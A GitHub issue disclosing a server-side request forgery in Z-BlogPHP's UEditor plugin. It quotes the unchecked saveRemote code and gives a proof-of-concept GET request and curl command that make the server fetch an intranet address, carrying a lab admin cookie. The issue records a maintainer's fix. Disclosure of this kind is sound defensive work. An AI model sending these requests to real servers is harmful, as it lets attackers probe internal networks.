[Vuln] SSRF vulnerability in saveRemote Function #336

Open zer0yu opened this issue on Sep 6 · 0 comments

zer0yu commented on Sep 6 • edited

A Server-Side Request Forgery (SSRF) in action_crawler.php file of Z-BlogPHP allows remote attackers to force the application to make arbitrary requests via injection of arbitrary URLs into the `source` parameter.

Test Environment: Ubuntu and PHP 7.2
Impact version: Z-BlogPHP <= 1.7.2

```
// zb_users/plugin/UEditor/php/controller.php
$action = $_GET['action'];

switch ($action) {
    case 'config':
        $result = json_encode($CONFIG);
        break;

    /* 上传图片 */
    case 'uploadimage':
    /* 上传涂鸦 */
    case 'uploadscrawl':
    /* 上传视频 */
    case 'uploadvideo':
    /* 上传文件 */
    case 'uploadfile':
        $result = include "action_upload.php";
        break;

    /* 抓取远程文件 */
    case 'catchimage':
        $result = include "action_crawler.php";
        break;

    default:
        $result = json_encode(array(
            'state' => '请求地址出错',
        ));
        break;
}
```

```
//zb_users/plugin/UEditor/php/action_crawler.php

foreach ($source as $imgUrl) {
    $item = new Uploader($imgUrl, $config, "remote");
    $info = $item->getFileInfo();
    array_push($list, array(
        "state"    => $info["state"],
        "url"      => $info["url"],
        "size"     => $info["size"],
        "title"    => htmlspecialchars($info["title"]),
        "original" => htmlspecialchars($info["original"]),
        "source"   => htmlspecialchars($imgUrl),
    ));
}



// zb_users/plugin/UEditor/php/Uploader.class.php

public function __construct($fileField, $config, $type = "upload")
{
    global $zbp;
    $this->stateMap['ERROR_TYPE_NOT_ALLOWED'] = $zbp->lang['error']['26'];
    $this->stateMap['ERROR_SIZE_EXCEED'] = $zbp->lang['error']['27'];
    $this->stateMap['ERROR_UNKNOWN'] = $zbp->lang['error']['0'];
    $this->fileField = $fileField;
    $this->config = $config;
    $this->type = $type;
    if ($type == "remote") {
        $this->saveRemote();
    }
    ...

    ...

private function saveRemote()
{
    global $zbp;
    $imgUrl = htmlspecialchars($this->fileField);
    $imgUrl = str_replace("&amp;", "&", $imgUrl);

    //http开头验证
    if (strpos($imgUrl, "http") !== 0) {
        $this->stateInfo = $this->getStateInfo("ERROR_HTTP_LINK");

        return;
    }
    //获取请求头并检测死链
    $heads = get_headers($imgUrl, 1);
    ...
```


Because the `source` parameter is unrestricted, it is also possible to use the server side to send requests, such as probing intranet web services. The corresponding PoC is as follows

```
GET /zblog/zb_users/plugin/UEditor/php/controller.php?
action=catchimage&source[1]=http://172.16.119.1/zfuzz HTTP/1.1
Host: 172.16.119.145
Cookie: timezone=8; username=admin;
token=eec828fbf6857c2620e0bcd3d128a142e225dbaaac76572657c30d36b0df0a861665059400;
addinfozblog=%7B%22chkadmin%22%3A1%2C%22chkarticle%22%3A1%2C%22levelname%22%3A%22%5Cu7ba1%5Cu7406%5Cu

Connection: close
```

You can also use the following curl command to verify the vulnerability

```
curl -i -s -k -X $'GET' \
    -H $'Host: 172.16.119.145' -H $'Connection: close' \
    -b $'timezone=8; username=admin;
token=eec828fbf6857c2620e0bcd3d128a142e225dbaaac76572657c30d36b0df0a861665059400;
addinfozblog=%7B%22chkadmin%22%3A1%2C%22chkarticle%22%3A1%2C%22levelname%22%3A%22%5Cu7ba1%5Cu7406%5Cu
 \
    $'http://172.16.119.145/zblog/zb_users/plugin/UEditor/php/controller.php?
action=catchimage&source[1]=http://172.16.119.1/zfuzz'
```



rainbowsoft added a commit that referenced this issue on Sep 10

#336 已修 e3599e5

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

---

1 participant